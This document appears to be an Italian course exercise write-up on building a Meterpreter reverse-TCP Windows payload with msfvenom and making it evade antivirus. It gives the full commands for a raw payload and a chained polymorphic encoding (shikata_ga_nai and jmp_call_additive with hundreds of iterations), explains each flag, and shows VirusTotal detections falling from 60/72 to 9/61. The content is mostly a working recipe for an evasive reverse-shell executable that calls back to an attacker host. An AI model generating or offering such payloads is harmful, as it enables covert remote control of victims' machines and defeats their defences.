

## Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Utilizzo di msfvenom per generare il malware.

Migliorare la Non Rilevabilità

Il primo payload creato è il seguente:

```
(kali@kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali@kali)-[~/Desktop]
└─$
```

è un payload grezzo senza nessuna forma di codifica o nessuna tecnica di offuscamento presente all'interno e il risultato su virus total è il seguente:

60/72 security vendors flagged this file as malicious

Community Score: 60/72

File: ab.exe (72.07 KB)


Threat categories: Trojan

Family labels: Smart, Crypt2, Mante

Security vendors' analysis	Do you want to automate checks?
Acronis (Static ML): Suspicious	AhnLab-V3: Trojan.Win32.Shell.R1283
AliCloud: Backdoor-Win/shellcode.apidyn	ALYac: Trojan.Crypt2.Mante.1.Gen
Antiy-AVL: GrayWare/Win32.Tampering.a	Arcabit: Trojan.Crypt2.Mante.1.Gen
Avast: Win32/Meterpreter-C [Trj]	AVG: Win32/Meterpreter-C [Trj]

Il payload viene rilevato da 60 antivirus su 72 un pessimo risultato direi, ma è quello da noi atteso.

Successivamente sviluppiamo un payload di tipo polimorfo in maniera da aumentare il livello di offuscamento del payload. Il payload utilizzato è il seguente:



```
(kali@kali) - [~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/jmp_call_additive -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe

Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 813 (iteration=16)
```

`msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23 LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw`

- `-p windows/meterpreter/reverse_tcp`: Specifica il payload. In questo caso, è un payload Meterpreter che stabilisce una connessione inversa TCP.
- `LHOST=192.168.1.23`: Indirizzo IP dell'attaccante dove il payload tenterà di connettersi.
- `192.168.1.23`: IP dell'attaccante.
- `LPORT=5959`: Porta che l'attaccante utilizzerà per ascoltare la connessione inversa.
- `-a x86`: Architettura del payload, in questo caso x86 32 bit.
- `--platform windows`: Piattaforma target, in questo caso Windows.
- `-e x86/shikata_ga_nai`: Codifica il payload utilizzando l'encoder `shikata_ga_nai`, noto per essere un encoder polimorfo.
- `-i 100`: Indica il numero di iterazioni di codifica da applicare (100 iterazioni).
- `-f raw`: Formato di output, in questo caso raw (grezzo), senza nessun wrapper. Il payload grezzo generato dalla prima parte viene passato attraverso un'altra fase di codifica.

| `msfvenom -a x86 --platform windows -e x86/jmp_call_additive -i 200 -f raw`

- `-a x86`: Architettura del payload, in questo caso x86 32 bit.
- `--platform windows`: Piattaforma target, in questo caso Windows.
- `-e x86/jmp_call_additive`: Usa tecniche di salto e chiamata per rendere il payload meno prevedibile.

- `-i 200`: Indica il numero di iterazioni di codifica da applicare (200 iterazioni).

● `-f raw`: Formato di output, in questo caso raw (grezzo). Il payload grezzo ricodificato dalla seconda parte viene passato attraverso un'altra fase di codifica.

| `msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe`

- `msfvenom`: Ancora una volta, utilizziamo `msfvenom`.
- `-a x86`: Architettura del payload, in questo caso x86 32 bit.
- `--platform windows`: Piattaforma target, in questo caso Windows.
- `-e x86/shikata_ga_nai`: Codifica il payload utilizzando nuovamente l'encoder `shikata_ga_nai`.
- `-i 138`: Indica il numero di iterazioni di codifica da applicare (138 iterazioni).

●-o polimorficomm.exe: Specifica il nome del file di output, in questo caso polimorficomm.exe.

Il risultato di VirusTotal è il seguente:

9 / 61  
Community Score

12a3d5479f68b07ce230b6cd2a655f74d350031d29f2a91231f2eb30d8c00319  
polimorficomm.exe  
Size: 10.35 KB  
Last Analysis Date: a moment ago

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: metacoder/shikata  
Family labels: metacoder shikata

Security vendors' analysis

Vendor	Detection
ALYac	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)
GData	Exploit.Metacoder.Shikata.Gen

Do you want to automate checks?

ALYac: Exploit.Metacoder.Shikata.Gen  
Arcabit: Exploit.Metacoder.Shikata.Gen  
BitDefender: Exploit.Metacoder.Shikata.Gen  
CTX: Unknown.exploit.kit.metacoder  
Emsisoft: Exploit.Metacoder.Shikata.Gen  
eScan: Exploit.Metacoder.Shikata.Gen  
GData: Exploit.Metacoder.Shikata.Gen  
Trellix (HX): Exploit.Metacoder.Shikata.Gen

Dimostrando come le nostre tecniche di offuscamento abbiano migliorato il payload rendendolo meno visibile agli anti virus.